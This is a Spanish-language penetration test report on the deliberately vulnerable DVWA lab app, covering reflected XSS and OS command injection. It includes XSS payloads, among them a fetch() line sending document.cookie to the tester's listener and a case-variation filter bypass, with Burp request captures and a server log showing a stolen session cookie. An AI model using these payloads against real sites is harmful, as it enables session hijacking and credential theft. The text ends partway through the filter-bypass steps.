

**CONFIDENCIAL**

# REPORTE DE PRUEBAS DE VULNERABILIDADES APLICACIÓN DVWA

---

10 de junio de 2026 • CONFIDENCIAL

## Descripción

Este documento fue preparado por SANTANA CYBERSECURITY como resultado del análisis de seguridad realizado sobre la aplicación DVWA. El mismo puede contener información confidencial y propiedad de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, académicos o de ejecución asociados a este proyecto de auditoría.

## Preparado por

SANTANA CYBERSECURITY

## ACERCA DE SANTANA CYBERSECURITY

SANTANA CYBERSECURITY es una firma de consultoría en Tecnología de Información. Cuenta con más de 1 año de experiencia con la visión de ser líder en innovación tecnológica. Nos hemos posicionado y destacado en áreas de seguridad informática; análisis de datos; diseño de sistemas; investigación, desarrollo e innovación (I+D+i) y consultoría ejecutiva.

Innovamos constantemente para hacer más competitivos a nuestros clientes. Con el slogan “Somos su brazo de innovación en tecnología de información” hemos desarrollado plataformas para fortalecer la gestión de seguridad de nuestros clientes, el Servicio de Vigilancia Administrada (SOC), facilitar mantener al día sus análisis de riesgo (AR), analizar datos comerciales o públicos, depurar base de datos usando tecnología Web semántica y hemos acompañado a equipos estratégicos en lograr transformación digital.

# CONTENIDO

- CONTENIDO ..... 2
- Declaración de Confidencialidad ..... 4
- Descargo de Responsabilidad ..... 4
- Información de Contacto..... 4
- 1. RESUMEN EJECUTIVO ..... 5
  - 1.1 ALCANCE..... 5
  - 1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS ..... 6
  - 1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES..... 8
  - 1.4 RECOMENDACIONES ..... 9
- 2. PRUEBAS DE PENTEST ..... 11
  - 2.1 DESCRIPCIÓN DEL SERVICIO ..... 11
  - 2.2 DESCUBRIMIENTO Y RECONOCIMIENTO ..... 11
  - 2.3 VALIDACIÓN Y EXPLOTACIÓN ..... 12
- 3. HALLAZGOS ..... 14

# Vulnerabilidades

|                                                                                                                    |     |
|--------------------------------------------------------------------------------------------------------------------|-----|
| Vulnerabilidad 1: Scripting entre sitios Reflejado en el parámetro “item” .....                                    | 144 |
| Vulnerabilidad 2: Ejecución arbitraria de comandos del SO mediante la manipulación del campo de dirección IP ..... | 23  |

## Declaración de Confidencialidad

Este documento fue preparado por SANTANA CYBERSECURITY. El mismo contiene información confidencial y propiedad intelectual de SANTANA CYBERSECURITY, así como datos sensibles sobre las vulnerabilidades del entorno evaluado. Cualquier distribución o copia total o parcial del contenido de este documento requiere el permiso expreso y por escrito de SANTANA CYBERSECURITY. Se otorga autorización para la reproducción de este informe únicamente para los propósitos legítimos de remediación, revisión académica o ejecución asociados a este proyecto de auditoría.

## Descargo de Responsabilidad

Una evaluación de diagnóstico de ciberseguridad se considera una instantánea en el tiempo. Las conclusiones y recomendaciones reflejan la información recopilada exclusivamente durante la evaluación y no los cambios o modificaciones realizados fuera de ese periodo. SANTANA CYBERSECURITY recomienda realizar evaluaciones similares anualmente por parte de evaluadores internos o de terceros para garantizar el éxito continuo de los controles. El autor no se hace responsable por el mal uso de la información técnica expuesta, ni por daños derivados de la explotación de estas vulnerabilidades fuera del laboratorio controlado.

## Información de Contacto

| Nombre                              | Cargo              | Correo Electrónico      |
|-------------------------------------|--------------------|-------------------------|
| CARLOS HENRY<br>SANTANA<br>PALOMINO | Penetration Tester | carlos.santana.p@uni.pe |

# 1. RESUMEN EJECUTIVO

SANTANA CYBERSECURITY ha realizado una revisión de seguridad en la aplicación de pruebas DVWA. El objetivo principal fue evaluar los niveles de protección de determinados módulos de la aplicación frente a la ejecución de contenido malicioso ingresado por usuarios. Se comprobó que la aplicación presenta deficiencias en el tratamiento de la información ingresada por los usuarios, permitiendo tanto la ejecución de contenido no autorizado dentro del navegador como la manipulación de funciones que interactúan con el sistema donde se ejecuta la aplicación. Estas situaciones podrían facilitar el acceso a información sensible, la obtención de datos de sesión y la realización de acciones no previstas por el sistema. Asimismo, se verificó que algunos de los mecanismos de protección implementados pueden ser superados mediante diferentes técnicas, incrementando el riesgo de explotación y ampliando el alcance de los posibles ataques. Como resultado, los hallazgos identificados representan un riesgo para la confidencialidad de la información, el correcto funcionamiento de la aplicación y la seguridad de los usuarios que interactúan con ella.

## 1.1 ALCANCE

La presente evaluación se enfocó en analizar la seguridad de los módulos relacionados con el procesamiento de información ingresada por los usuarios y la interacción de la aplicación con funciones del sistema. Para ello, se realizaron las siguientes actividades:

- Reconocimiento: Se revisó el comportamiento de la aplicación frente a distintos tipos de datos ingresados por el usuario.
- Pruebas Manuales: Se realizaron diferentes pruebas sobre los campos y parámetros disponibles para verificar la existencia de fallas de seguridad.
- Validación de Vulnerabilidades: Se comprobó el impacto de las debilidades identificadas y su posible aprovechamiento dentro del entorno de pruebas.
- Análisis de Controles: Se evaluó la efectividad de las medidas de protección implementadas y la posibilidad de superar dichas restricciones.

Exclusiones: Esta evaluación se limitó al entorno de laboratorio de DVWA y no incluyó pruebas de denegación de servicio, ataques contra infraestructura externa, análisis sobre sistemas de terceros ni actividades dirigidas a usuarios reales.

Los módulos evaluados se especifican en la siguiente tabla:

| ID | Tipo           | Nombre                   | URL                                              | Estado     |
|----|----------------|--------------------------|--------------------------------------------------|------------|
| 1  | Aplicación web | DVWA – XSS Reflected     | http://192.168.18.8/vulnerabilities/xss_r/?name= | finalizado |
| 2  | Aplicación web | DVWA – Command Injection | http://192.168.18.8/vulnerabilities/exec/        | finalizado |

## 1.2 ESTADO DE SEGURIDAD DE LOS ACTIVOS

Mantener una postura de seguridad sólida requiere una revisión constante y el refinamiento de los controles existentes. La realización de este ejercicio de pruebas de penetración por parte de SANTANA CYBERSECURITY permite comprender el panorama actual de las amenazas que afectan directamente a la aplicación evaluada.

Para resumir, durante la evaluación se encontraron dos (02) hallazgos de seguridad, clasificados en nivel Alto y Crítico, que afecta la seguridad de los datos, la integridad del sistema y la disponibilidad. Estas vulnerabilidades exponen a la aplicación a riesgos como la ejecución de contenido y acciones no autorizadas, lo que podría facilitar el acceso a información sensible, comprometer la seguridad de las sesiones de usuario y afectar la integridad general del sistema evaluado.

La severidad de estos hallazgos se distribuye como muestra el siguiente gráfico:




Ilustración 1: Distribución de hallazgos distintos por severidad

Cada hallazgo detectado corresponde a debilidades en los mecanismos de validación y control de información ingresada por los usuarios. Esta representación permite visualizar de manera simplificada el estado actual de seguridad de la aplicación y facilita la priorización de acciones correctivas para reducir los riesgos identificados.

En la siguiente tabla se listan los hallazgos identificados, junto con la cantidad de ocurrencias y el nivel de severidad asignado en función del impacto potencial y la probabilidad de explotación. Los hallazgos han sido ordenados de mayor a menor severidad, y luego según un criterio técnico que prioriza la factibilidad de corrección por parte del equipo de desarrollo.

La siguiente tabla muestra los sitios de alcance y el desglose de los hallazgos por gravedad.

| Descripción           | Critical | High | Medium | Low | Info | Σ |
|-----------------------|----------|------|--------|-----|------|---|
| Activos en el alcance | 1        | 1    | 0      | 0   | 0    | 2 |

En mayor detalle, se da cuenta de las vulnerabilidades:

| # | Vulnerabilidad                                                                             | Severidad |
|---|--------------------------------------------------------------------------------------------|-----------|
| 1 | Scripting entre sitios Reflejado en el parámetro "item"                                    | 7.1       |
| 2 | Ejecución arbitraria de comandos del SO mediante la manipulación del campo de dirección IP | 9.4       |

A continuación, se presenta un resumen de cada una:

Se identificó que la aplicación procesa información proporcionada por los usuarios sin aplicar controles suficientes, permitiendo que se ejecute contenido no autorizado dentro del navegador. Esta situación podría ser aprovechada para obtener información relacionada con las sesiones de los usuarios, capturar datos ingresados durante su interacción con la aplicación y realizar acciones que afecten la privacidad y seguridad de la información. Además, el uso de distintas técnicas para superar las medidas de protección implementadas incrementa el riesgo de explotación y podría comprometer la confianza y la integridad del servicio web.

Asimismo, se evidenció que la aplicación no valida adecuadamente ciertos datos antes de utilizarlos en funciones internas, permitiendo que un atacante altere el comportamiento esperado del sistema y ejecute acciones no autorizadas. Durante las pruebas se comprobó que

esta situación puede facilitar el acceso a información del entorno de ejecución y ampliar el nivel de control sobre el sistema afectado, representando un riesgo para la confidencialidad de la información, la continuidad del servicio y la seguridad general de la aplicación.

### 1.3 CLASIFICACIONES DE RIESGO DE LAS VULNERABILIDADES

Para clasificar las vulnerabilidades de acuerdo con un estándar, SANTANA CYBERSECURITY utiliza el estándar de la industria de la Common Weakness Enumeration (CWE), el cual sirve como un lenguaje común, para medir para la seguridad de software, y también nos da una línea de base para la identificación de debilidades, la mitigación y los esfuerzos de prevención.

Para calificar la gravedad de las vulnerabilidades, SANTANA CYBERSECURITY utiliza el Common Vulnerability Scoring System (CVSS), el cual es un estándar del sector, para calcular la gravedad de cada vulnerabilidad de seguridad identificada. El CVSS proporciona una forma de capturar las principales características de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, así como una representación textual de dicha puntuación. Para ayudar a priorizar las vulnerabilidades y ayudar a los procesos de gestión de vulnerabilidades, SANTANA CYBERSECURITY traduce la calificación numérica del CVSS a una representación cualitativa (como baja, media, alta y crítica):

|                 |                     |
|-----------------|---------------------|
| <b>CRITICAL</b> | CVSS rating 9.0-10  |
| <b>HIGH</b>     | CVSS rating 7.0-8.9 |
| <b>MEDIUM</b>   | CVSS rating 4.0-6.9 |
| <b>LOW</b>      | CVSS rating 0.1-3.9 |
| <b>INFO</b>     | CVSS rating 0       |

Esta escala de cinco puntos refleja tanto la probabilidad de explotación como el impacto empresarial de la misma. A continuación, se presenta una breve descripción de cada nivel de gravedad.

Cada uno de los hallazgos en el presente informe es ponderado con un nivel de severidad determinado por las consecuencias asociadas que se describen en la siguiente tabla:

| Nivel de severidad | Descripción                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Crítico</b>     | Se puede obtener fácilmente el control del activo comprometiendo completamente el estado de la seguridad. La consumación de un ataque podría causar interrupciones de servicio, alteración, o hurto, de contenido u otras consecuencias intolerables para la empresa o clientes.<br><b>Tipo de acción:</b> Los riesgos identificados con este nivel requieren acción inmediata. |
| <b>Alto</b>        | Se logra la obtención de privilegios, información de configuraciones, contenido de archivos, navegación en directorios restringidos, usos no autorizados y negaciones de servicios. Ataques complejos de realizar para explotar la vulnerabilidad también son considerados.<br><b>Tipo de acción:</b> Se requiere de acciones que mitiguen los riesgos en el corto plazo.       |
| <b>Medio</b>       | Incluyen fallas en comportamiento normal del sistema, negaciones de servicios complejas de realizar, aportan información u acceso muy limitado, requieren acceso a la red local de la víctima (física y lógica) y manipulación específica (Ej: ingeniería social).<br><b>Tipo de acción:</b> Los riesgos identificados requieren medidas de corto a mediano plazo.              |
| <b>Bajo</b>        | Indica información que puede ser recolectada (puertos, servicios, versiones de software) como paso inicial a otros hallazgos para planificación de pruebas de vulnerabilidad.<br><b>Tipo de acción:</b> Representan riesgos que pueden ser sobrellevados o tolerados en el largo plazo, aunque no sea lo recomendable.                                                          |

Tabla 1: Clasificación de severidad en hallazgos

Puede encontrar más información sobre CWE en el sitio web de MITRE: <https://cwe.mitre.org/>. Asimismo, puede encontrar más información sobre el CVSS en el sitio web del Foro de Equipos de Seguridad y Respuesta a Incidentes (FIRST): <https://www.first.org/cvss>.

## 1.4 RECOMENDACIONES

Las siguientes recomendaciones proporcionan orientación para mejorar la postura de seguridad de la aplicación:

1. Se recomienda implementar de manera inmediata controles que permitan verificar y procesar adecuadamente la información ingresada por los usuarios, evitando que contenido no autorizado pueda ser mostrado en la aplicación. En el mediano plazo, es conveniente fortalecer los mecanismos de validación y realizar revisiones periódicas para identificar posibles debilidades antes de que sean aprovechadas. Finalmente, como medida de largo plazo, se sugiere incorporar buenas prácticas de desarrollo seguro y un proceso continuo de evaluación y mejora de la

seguridad, con el fin de reducir la probabilidad de que este tipo de vulnerabilidades vuelva a presentarse.

2. Se recomienda reforzar los controles sobre la información recibida por la aplicación, asegurando que únicamente se procesen datos válidos y acordes con la funcionalidad esperada. En el mediano plazo, es importante revisar y fortalecer las funciones que interactúan con el sistema, así como implementar actividades de monitoreo que permitan detectar comportamientos inusuales. Como medida de largo plazo, se sugiere mantener un programa continuo de actualización, revisión y mejora de la seguridad de la aplicación, promoviendo prácticas de desarrollo y administración que reduzcan el riesgo de futuros incidentes.

## 2. PRUEBAS DE PENTEST

### 2.1 DESCRIPCIÓN DEL SERVICIO

Las pruebas de penetración se realizaron sobre la aplicación web vulnerable DVWA (Damn Vulnerable Web Application) con el objetivo de identificar debilidades relacionadas con el procesamiento inadecuado de datos proporcionados por los usuarios y evaluar el impacto de posibles escenarios de explotación. La evaluación se centró en los módulos asociados a la ejecución de contenido en el navegador y a la interacción de la aplicación con funciones del sistema operativo.

Las actividades se desarrollaron desde la perspectiva de un atacante externo, empleando técnicas de análisis manual y herramientas de apoyo para identificar, validar y documentar las vulnerabilidades detectadas. Durante el proceso se utilizaron principalmente Burp Suite para la inspección y manipulación de las solicitudes HTTP, así como utilidades de apoyo para la verificación del impacto de los hallazgos obtenidos.

El servicio se ejecutó considerando las siguientes etapas:

- Planificación: Se definió el alcance de las pruebas, los objetivos de la evaluación y los componentes de la aplicación incluidos en el análisis.
- Identificación: Se realizaron pruebas sobre los parámetros y funcionalidades disponibles para detectar comportamientos que pudieran representar riesgos de seguridad.
- Validación: Se comprobó el impacto de las vulnerabilidades identificadas mediante pruebas controladas dentro del entorno de laboratorio, evaluando el alcance de cada hallazgo.
- Documentación: Se registraron las evidencias obtenidas, el análisis de los riesgos identificados y las recomendaciones orientadas a reducir la probabilidad de explotación de las vulnerabilidades detectadas.

### 2.2 DESCUBRIMIENTO Y RECONOCIMIENTO

Como parte de la fase inicial del pentest, se realizó el reconocimiento de la aplicación web con el objetivo de identificar posibles vectores de ataque y funcionalidades susceptibles de ser manipuladas por un usuario. Mediante el uso de Burp Suite se interceptaron y analizaron las solicitudes HTTP generadas por la aplicación, permitiendo identificar parámetros de entrada y módulos que procesaban información suministrada por el usuario.

Posteriormente, se efectuaron pruebas de manipulación sobre los distintos campos disponibles en la aplicación, evaluando la forma en que los datos eran procesados y las medidas de protección implementadas. Como resultado, se observó que determinadas funcionalidades presentaban controles insuficientes sobre la información recibida, permitiendo validar la existencia de vulnerabilidades relacionadas con la ejecución de contenido no autorizado y la alteración del comportamiento esperado de la aplicación.

Durante esta etapa también se identificó:

- Insuficiente validación de los datos proporcionados por el usuario.
- Posibilidad de ejecutar contenido no autorizado dentro de la aplicación.
- Capacidad de alterar determinadas funciones mediante entradas manipuladas.
- Riesgo de acceso a información sensible y afectación de la seguridad de las sesiones de usuario.
- Presencia de mecanismos de protección susceptibles de ser superados mediante diferentes técnicas de evasión.

Los resultados obtenidos durante la fase de reconocimiento permitieron determinar que la aplicación presentaba múltiples vectores de ataque asociados al procesamiento inseguro de datos de entrada, confirmando la existencia de vulnerabilidades que podrían comprometer la confidencialidad de la información, la integridad de la aplicación y la seguridad de los usuarios que interactúan con el sistema.

## 2.3 VALIDACIÓN Y EXPLOTACIÓN

A partir de los resultados obtenidos durante la fase de reconocimiento, se procedió a validar las vulnerabilidades identificadas con el propósito de determinar su impacto sobre la seguridad de la aplicación web evaluada.

Las pruebas realizadas permitieron confirmar la existencia de las siguientes vulnerabilidades:

- **Cross-Site Scripting (XSS) Reflejado:** Se comprobó que la aplicación procesaba información proporcionada por el usuario sin aplicar controles adecuados, permitiendo la ejecución de contenido no autorizado dentro del navegador mediante parámetros manipulados. Durante las pruebas se empleó Burp Suite para interceptar y modificar solicitudes HTTP, validándose

además la posibilidad de acceder a información relacionada con las sesiones de usuario y demostrar el impacto asociado a este tipo de vulnerabilidad.

- **Inyección de Comandos del Sistema Operativo:** Se confirmó que determinadas entradas de la aplicación permitían alterar el comportamiento esperado de sus funciones, posibilitando la ejecución de acciones no autorizadas sobre el sistema. Para validar el alcance del hallazgo se realizaron pruebas controladas que permitieron obtener información del entorno de ejecución y demostrar un mayor nivel de acceso sobre el sistema afectado.

Los resultados obtenidos evidencian que las vulnerabilidades identificadas podrían ser aprovechadas para comprometer la confidencialidad de la información, afectar la integridad de la aplicación y ampliar el impacto de un ataque mediante la ejecución de acciones no autorizadas sobre los componentes evaluados.

### 3. HALLAZGOS

#### Vulnerabilidad 1: Scripting entre sitios Reflejado en parámetro "name"

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                              |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|
| Criticidad                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | HIGH                                                                                         |
| Puntuación del Vector                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 7.1. CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N                                            |
| CWE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') |
| <p><b>DESCRIPCION:</b> La aplicación procesa el valor del parámetro "name" recibido mediante una solicitud HTTP GET y lo incorpora directamente en la respuesta HTML sin aplicar mecanismos adecuados de validación, sanitización o codificación de salida. Esta condición permite que un atacante inyecte código JavaScript arbitrario, el cual es interpretado y ejecutado por el navegador del usuario que acceda al recurso manipulado.</p> <p>La vulnerabilidad fue verificada en distintos niveles de seguridad de la aplicación:</p> <ul style="list-style-type: none"><li>• Nivel Low: no se implementan mecanismos de filtrado o saneamiento, permitiendo la ejecución directa de cualquier payload JavaScript inyectado.</li><li>• Nivel Medium: se aplica un filtrado basado en listas negras que elimina determinadas cadenas asociadas a etiquetas &lt;script&gt;; sin embargo, el mecanismo es susceptible a técnicas de evasión mediante variaciones en el uso de mayúsculas y minúsculas, así como al anidamiento de etiquetas.</li><li>• Nivel High: se implementan controles adicionales para bloquear determinadas estructuras de inyección; no obstante, la protección puede ser evadida mediante el uso de elementos HTML alternativos y manejadores de eventos del DOM, permitiendo nuevamente la ejecución de código JavaScript arbitrario.</li><li>• Weaponization: la explotación de los mecanismos anteriores permite desarrollar cargas útiles más complejas, como capturadores de eventos del teclado, capaces de registrar y transmitir información introducida por el usuario hacia un sistema controlado por el atacante.</li></ul> <p><b>IMPACTO:</b> La explotación de esta vulnerabilidad permite la ejecución de código JavaScript arbitrario en el navegador de la víctima, posibilitando la captura y exfiltración de cookies de sesión hacia un servidor controlado por el atacante, con el consecuente riesgo de secuestro de sesiones autenticadas y suplantación de identidad. Asimismo, se comprobó la capacidad de interceptar y transmitir en tiempo real las pulsaciones del teclado realizadas por los usuarios durante su interacción con la aplicación, exponiendo potencialmente credenciales de acceso, información sensible y otros datos ingresados durante la sesión. Debido a que el vector de ataque puede distribuirse mediante enlaces manipulados a través de distintos canales de comunicación, la vulnerabilidad incrementa significativamente el riesgo de compromiso de los usuarios y de la confidencialidad e integridad de la información procesada por la aplicación.</p> |                                                                                              |
| <b>Evidencia (Prueba de Concepto)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                              |
| <b>1. CONSTRUCCIÓN DE BASE DE EXFILTRACIÓN (XSS) (Security Level: Low)</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                              |
| Paso 1: Comprobamos el parámetro vulnerable con el siguiente payload.<br><script>alert('Su Cookie es: ' + document.cookie)</script>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                              |

192.168.18.8/vulnerabilities/xss\_rf

home
Instructions
Setup / Reset DB
Brute Force

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More Information

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Interception
Forward
Drop
Request ...
Open browser

| Time      | Type  | Direction | Method  | URL                                                                                                    | Status code |
|-----------|-------|-----------|---------|--------------------------------------------------------------------------------------------------------|-------------|
| 02:15:... | HT... | →         | Request | GET http://192.168.18.8/vulnerabilities/xss_rf?name=%3Cscript%3Ealert%28%27Su+Cookie+es%3A+%27+%2B+... |             |

#### Request

Pretty
Raw
Hex

```

1 GET /vulnerabilities/xss_rf?name=
%3Cscript%3Ealert%28%27Su+Cookie+es%3A+%27+%2B+document.cookie%29%3C%2Fscri
pt%3E HTTP/1.1
2 Host: 192.168.18.8
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.18.8/vulnerabilities/xss_rf/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=nb04956ef3fh5njdj2hh38216; security=low
10 Connection: keep-alive
11

```

#### Inspector

Request attributes
2

Protocol
HTTP/1
HTTP/2

| Name   | Value              |
|--------|--------------------|
| Method | GET                |
| Path   | /vulnerabilitie... |

Request query parameters
1

Request body parameters
0

Request cookies
2

192.168.18.8/vulnerabilities/xss\_rf?name=<script>alert%28%27Su+Cookie+es%3A+%27+%2B+document.cookie%29<...

192.168.18.8 says

Su Cookie es: PHPSESSID=nb04956ef3fh5njdj2hh38216; security=low

OK

Paso 2: Procedemos a levantar un servidor Python para capturar la petición rediseñando el payload para que no salte ninguna ventana emergente.

```
<script>fetch('http://192.168.75.132:8000/log?c=' + document.cookie)</script>
```

```
(root@kali)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

**Request**

1 GET /vulnerabilities/xss\_r/?name=%3Cscript%3Efetch%28%27http%3A%2F%2F192.168.75.132%3A8000%2Flog%3F%3D%27%2B%22document.cookie%29%3C%2Fscript%3E HTTP/1.1

2 Host: 192.168.18.8

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://192.168.18.8/vulnerabilities/xss\_r/

8 Accept-Encoding: gzip, deflate, br

9 Cookie: PHPSESSID=nb04956ef3fh5njrdj2hh38216; security=low

10 Connection: keep-alive

**Inspector**

Request attributes 2

Protocol HTTP/1 HTTP/2

| Name   | Value            |
|--------|------------------|
| Method | GET              |
| Path   | /vulnerabilit... |

Request query parameters 1

Request body parameters 0

Request cookies 2

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Paso 3: Revisamos en el Kali la recepción de la Cookie.

```
(root@kali)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.75.132 - - [09/Jun/2026 02:30:12] code 404, message File not found
192.168.75.132 - - [09/Jun/2026 02:30:12] "GET /log?c=PHPSESSID=nb04956ef3fh5njrdj2hh38216;%20security=low HTTP/1.1" 404 -
```

## 2. EVASIÓN DE FILTROS ESTÁTICOS (Security Level: Medium)

Paso 1: Comprobemos el parámetro vulnerable con el siguiente payload.

<script>alert(1)</script>

Intercept HTTP history WebSockets history Match and replace Proxy settings

Interception on Forward Drop Request ... Open browser

| Time      | Type  | Direction | Method | URL                                                                                    |
|-----------|-------|-----------|--------|----------------------------------------------------------------------------------------|
| 02:46:... | HT... | → Request | GET    | http://192.168.18.8/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%29%3C%2Fscript%3E |

**Request**

Pretty Raw Hex

```
1 GET /vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%29%3C%2Fscript%3E
2 HTTP/1.1
3 Host: 192.168.18.8
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/146.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.18.8/vulnerabilities/xss_r/
9 Accept-Encoding: gzip, deflate, br
10 Cookie: PHPSESSID=nb04956ef3fh5nrdj2hh38216; security=medium
11 Connection: keep-alive
```

**Inspector**

Request attributes

Protocol HTTP/1

| Name   | Value                   |
|--------|-------------------------|
| Method | GET                     |
| Path   | /vulnerabilities/xss_r/ |

Request query parameters

Request body parameters

Request cookies

Nos damos cuenta que el servidor borra <script> porque solo se imprime la cadena residual “alert(1)”.

192.168.18.8/vulnerabilities/xss\_r/?name=<script>alert%28%29%3C%2Fscript>#

**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**

Home Instructions Setup / Reset DB Brute Force Command Injection

What's your name?  Submit

Hello alert(1)

Paso 2: Comprobamos usando ahora <sCrIpt>alert(1) </sCrIpt>.

